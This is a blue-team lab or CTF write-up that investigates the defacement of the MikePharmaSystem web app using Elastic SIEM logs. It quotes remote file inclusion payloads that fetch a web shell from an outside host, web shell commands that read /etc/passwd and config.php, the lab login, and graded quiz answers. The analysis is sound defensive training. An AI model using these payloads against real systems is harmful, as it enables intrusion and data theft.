Defaced

Author : Benjamin Liu

Date of Analysis : 3/26/2026

1.Executive Summary

- On 18 February 2021, the MikePharmaSystem web application experienced a confirmed compromise involving Remote File Inclusion (RFI) exploitation, web shell deployment, database exfiltration, and website defacement.
- The attacker left a signature identifying themselves as Team ApashKirikiri2.0.
- This investigation was conducted using Elastic SIEM, Apache logs, and OSSEC file integrity logs.
- The attacker's full activity was reconstructed, including scanning, exploitation, command execution, and data theft.

2.Detection and Initial Triage

- **Alert Type:**
  - Web Defacement / Suspicious Web Activity
- **Initial Indicators:**
  - Defaced webpage screenshot found in investigation files
  - Sudden spike in HTTP 404 responses
  - High-volume scanning from a single IP
  - OSSEC alerts showing log file deletion
- **Investigation Window:**
  - 17 Feb 2021 – 18 Feb 2021
- **Tools Used:**
  - Elastic SIEM (Discover, KQL filtering)
  - Apache access logs
  - OSSEC syscheck logs

3. Investigation screenshot

Before getting into the investigation, let check what tool and info we have.

1.visit Elastic at Chrome bookmarks, with the Username(SOC_Analyst) and Password(Analyst123$). And set investigation period between Feb17- Feb18

2.there are 4 screenshots at the investigation Files on the Desktop.

Discover - Elastic

localhost:5601/app/discover#/?_g=(filters:!(),refreshInterval:(pause:!t,va...

elastic

Search Elastic

Discover

New Open Share Inspect

Search KQL Feb 17, 2021 @ 00:0 → Feb 18, 2021 @ 23:3 Refresh

+ Add filter

apache_logs

Search field names


Filter by type 0

Available fields 14

- _id
- _index
- _score
- _type
- @timestamp
- auth
- bytes
- clientip

16,501 hits

Chart options



Feb 17, 2021 @ 00:00:00.000 - Feb 18, 2021 @ 23:30:00.000

Time	Document
Feb 18, 2021 @ 11:47:42.000	@timestamp: Feb 18, 2021 @ 11:47:42.000 auth: - bytes: 2,566 clientip: 91.192.103.35 httpversion: 1.1 ident: - message: 91.192.103.35 - - [18/Feb/2021:17:17:42 +0530] "GET

As an analyst, you need to submit details to the CTI team. What is the signature left by the threat actor that compromised the website? *(2 points)*

team apashkirikiri2.0

Correct!

Discover - Elastic | After.JPG (1878×857)

File | /home/ubuntu/Desktop/Investigation%20Files/After.JPG

Update

😂 YOU HAVE BEEN HACKED 😂

📂YOUR DATA IS WITH US📂

- Team ApashKirikiri2.0

The attacker deleted some files. What are they? (Alphabetical order based on filename) *(2 points)*

access_log, error_log

Correct! ✔


Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
Feb 18, 2021 @ 17:19:46.740	/opt/lampp/logs/error_log	deleted	File deleted.	7	553
Feb 18, 2021 @ 17:19:43.719	/opt/lampp/logs/access_log	deleted	File deleted.	7	553

What is the scanner used by the attacker to identify the vulnerability? *(3 points)*


nikto

Correct! ✔

- We search 404 because scanner may visit many path without the target environment. We have got 15033 hits from just one ip "91.192.103.35."



- So we search the suspicious ip and response 200,



there are some suspicious items,including backdoor.jpg.php and rfiinc.txt.

>	Feb 18, 2021 @ 11:32:23.000	/MikePharmaSystem/login.php?sess=your_session_id&abt=&new_lang=99999&caller=navlang
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?full_path=http://cirt.net/rfiinc.txt??
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?full_path_to_db=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?fullpath=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?incpath=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?path_to_root=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?rel_path=http://cirt.net/rfiinc.txt??
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?returnpath=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?xcart_dir=http://cirt.net/rfiinc.txt?
>	Feb 18, 2021 @ 11:32:35.000	/MikePharmaSystem/config.php?xcart_dir=http://cirt.net/rfiinc.txt??

cirt.net/rfiinc.txt

```
<?php print "nik" . "to:" . 76197629 * 134.22 . ":<br>\n"; phpinfo(); ?>
```

Google

scanner http://cirt.net

AI Mode All Shopping Images Videos News Forums More Tools

About cirt.net

CIRT.net is an online repository serving as the official update source for Nikto, a popular open-source web server scanner. Originally developed by Chris Sullo and CIRT, Inc., Nikto is used by security professionals and penetration testers to identify vulnerabilities in web applications and APIs. Users update Nikto's plugins and vulnerability databases ... More

cirt.net
https://cirt.net › nikto

Nikto

Aug 30, 2025 — **Nikto** is an open-source web server scanner designed for security professionals, penetration testers, and system administrators. Read more

Which PHP page is vulnerable to Remote File Inclusion (RFI)? *(2 points)*

getimagesonly.php

Correct! ✔

- **Remote File Inclusion (RFI)** is a critical web vulnerability that allows attackers to include and execute malicious external files from a remote server within a vulnerable web application, often resulting in full server compromise. It

occurs when applications fail to properly sanitize user input, allowing attackers to manipulate file inclusion functions (e.g., in PHP, JSP) to load malicious URLs.

- RFI always present within augments like follow(but php author can customize it's name):
  - `page=`
  - `file=`
  - `include=`
  - `template=`
  - `module=`
  - `script=`
- for example : `http://victim.com/index.php?page=http://attacker.com/shell.txt` remote file is excuted in the index.php which located in the web application on server. The process is not assorciated with HTTP methods, like POST,GET,PUT, and so on.
- some KQL recommand:

  ① search suspicious augemnts

  `url.query : "page=" or url.query : "file="`

  ② search for extranet URL

  `url.query : "http://" or url.query : "https://"`


  ③ search for extranet domain

  `destination.domain : * and not destination.domain : "yourdomain.com"`


  ④ search for PHP include error


  `message : "include()"`

let's go back to the question:





we get too many noise from the rfiinc.txt, we need to filter them.



*php?*http* and not *rfiinc*
KQL
Feb 17, 2021 @ 00:00:00.00 → Feb 18, 2021 @ 23:30:00.00
Refresh
Add filter
apache_logs
8 hits
Chart options
Feb 17, 2021 @ 00:00:00.000 - Feb 18, 2021 @ 23:30:00.000
Feb 18, 2021 @ 11:41:52.000 /MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php GET
Feb 18, 2021 @ 11:41:34.000 /MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/webshell.php GET
Feb 18, 2021 @ 11:40:57.000 /MikePharmaSystem/getimagesonly.php?u=https://www.google.com/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png GET
Feb 18, 2021 @ 11:40:37.000 /MikePharmaSystem/getimagesonly.php?u=https://securityblue.team/wp-content/uploads/elementor/thumbs/sbt_trans_1000px-oyzn21337p5uyach2wxgnqb9jckpcu55tymfhb7xm0.png GET
Feb 18, 2021 @ 11:40:34.000 /MikePharmaSystem/getimagesonly.php?u=https://securityblue.team/wp-content/uploads/elementor/thumbs/sbt_trans_1000px-oyzn21337p5uyach2wxgnqb9jckpcu55tymfhb7xm0.png GET
Feb 18, 2021 @ 11:37:17.000 /MikePharmaSystem/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattackershost%2Flistings.txt%3F GET
Feb 18, 2021 @ 11:32:20.000 /MikePharmaSystem/mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattackershost%2Flistings.txt%3F GET


backdoor
KQL
Add filter
apache_logs
36 hits
Sort @timestamp descending
Feb 16, 2021 @ 10:17:54.500 - Mar 26, 2026 @ 20:17:39.440
Time
request
Feb 18, 2021 @ 11:32:16.000 /MikePharmaSystem/backdoor/
Feb 18, 2021 @ 11:37:14 /MikePharmaSystem/backdoor/
Feb 18, 2021 @ 11:41:52.000 /MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php

Feb 18, 2021 @ 11:42:44 /MikePharmaSystem/assets/img/backdoor.jpg.php?c=whoami
Feb 18, 2021 @ 11:43:14.000 /MikePharmaSystem/assets/img/backdoor.jpg.php?c=cat%20/etc/passwd
Feb 18, 2021 @ 11:43:28.000 /MikePharmaSystem/assets/img/backdoor.jpg.php?c=pwd


What is the IP address of the remote attacker? (3 points)
91.192.103.35
Correct!


Feb 18, 2021 @ 11:41:52.000 /MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php 91.192.103.35


What is the name of the PHP shell? (2 points)
backdoor.jpg.php
Correct!

Feb 18, 2021 @ 11:42:44	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=whoami
Feb 18, 2021 @ 11:43:14.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=cat%20/etc/passwd
Feb 18, 2021 @ 11:43:28.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=pwd
Feb 18, 2021 @ 11:43:45.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=ls%20/opt/lampp/htdocs/MikePharmaSystem/
Feb 18, 2021 @ 11:43:46.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=ls%20/opt/lampp/htdocs/MikePharmaSystem/
Feb 18, 2021 @ 11:44:02.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=cat%20/opt/lampp/htdocs/MikePharmaSystem/config.php

The attacker downloaded the PHP shell from a file-hosting website. What is the name of the website? *(2 points)*

medifire.com

Correct!

Feb 18, 2021 @ 11:41:52.000	/MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php	91.192.103.35

What time was the first command executed through the PHP shell? *(3 points)*

18/02/2021 11:42:44

Correct!

Feb 18, 2021 @ 11:42:44	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=whoami

backdoor and *cat*

Add filter

apache_logs

Search field names

by type 0

ailable fields 12

2 hits

Feb 17, 2021 @ 00:00:00.000 - Feb 18, 2021 @ 23:30:00.000


Time	request
Feb 18, 2021 @ 11:43:14.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=cat%20/etc/passwd
Feb 18, 2021 @ 11:44:02.000	/MikePharmaSystem/assets/img/backdoor.jpg.php?c=cat%20/opt/lampp/htdocs/MikePharmaSystem/config.php


At what time was the database dumped by the attacker? *(2 points)*

18/02/2021 11:44:59

Correct!

- db_export.php has the assorciated name with the event that database dumped.





4.Attack Chain Reconstruction (MITRE ATT&CK)

Stage	Activity	Evidence	MITRE Techinque
Reconnaissance	Web scanning	Nikto probes, 404 spikes	T1595
Initial Access	RFI exploitation	getimagesonly.php?u=http	T1190
Execution	Web shell commands	backdoor.jpg.php?c=	T1059
Discovery	System enumeration	/etc/passwd, pwd	T1083
Credential Access	phpMyAdmin access	DB structure queries	T1552
Collection	Database enumeration	db_structure.php	T1530
Exfiltration	DB export	db_export.php	T1041
Defense Evasion	Log deletion	OSSEC alerts	T1070
Impact	Website defacement	"Team ApashKirikiri2.0"	T1491

5.Impact Assessment

- **Data Compromised**
  - Full database: **Mike_Pharmaceuticals**
  - Potential PII, customer records, or business-sensitive data
- **System Integrity**
  - Web server compromised
  - Web shell installed
  - Logs deleted
- **Business Impact**
  - Public-facing defacement
  - Data breach
  - Possible regulatory exposure

6.Remediation Recommendations

- Immediate Actions
  - Remove web shell and malicious files
  - Block attacker IP and related IOC ranges
  - Reset all database and application credentials
  - Restore deleted logs from backup
  - Review phpMyAdmin access logs for credential compromise
- Hardening Measures
  - Patch or remove RFI-vulnerable code
  - Disable remote URL inclusion in PHP: `allow_url_fopen=Off`
  - Restrict phpMyAdmin access (IP allowlist, MFA)
  - Deploy WAF rules for RFI patterns
  - Enable remote log shipping to prevent tampering
- Long-Term Improvements
  - Conduct secure code review
  - Implement regular vulnerability scanning
  - Enforce least privilege for web applications
  - Add file integrity monitoring alerts

7.Attack Timeline

TimeStamp	Event category	Event Description
17 Feb 2021-18 Feb 2021	Reconnaissance	Attacker IP **91.192.103.35** performs high-volume scanning, generating **15,033 HTTP 404 responses**.
18 Feb 2021 – 11:31:45	Reconnaissance	Nikto attempts to upload a test file using HTTP PUT
11:32:20–11:32:35	Exploitation Attempt	Multiple RFI payloads injected into `config.php` using parameters such as `full_path`, `incpath`, `fullpath`.
11:37:17–11:37:51	Exploitation Attempt	Expanded RFI probing using parameters like `g_include`, `plugin`, `SECURITY_FILE`.
11:40:34–11:41:52	Successful Exploitation	Attacker successfully abuses **getimagesonly.php** to load remote malicious files
11:41:52	Delivery	Malicious PHP web shell downloaded from **mediafire.com**
11:42:44	Execution	First command executed via web shell: `whoami`.
11:43:14	Discovery	Attacker reads system user file: `cat /etc/passwd`.
11:43:28	Discovery	Attacker checks working directory: `pwd`.
11:43:45–11:43:46	Discovery	Directory listing of application folder.
11:44:50	Collection	phpMyAdmin accessed; database structure viewed.
11:44:56	Collection	Database **Mike_Pharmaceuticals** enumerated.
11:44:59	Exfiltration	Database exported via phpMyAdmin.
17:17:42	Impact	Website defaced with message signed by **Team ApashKirikiri2.0**.
17:19:43–17:19:46	Defense Evasion	Attacker deletes `access_log` and `error_log`.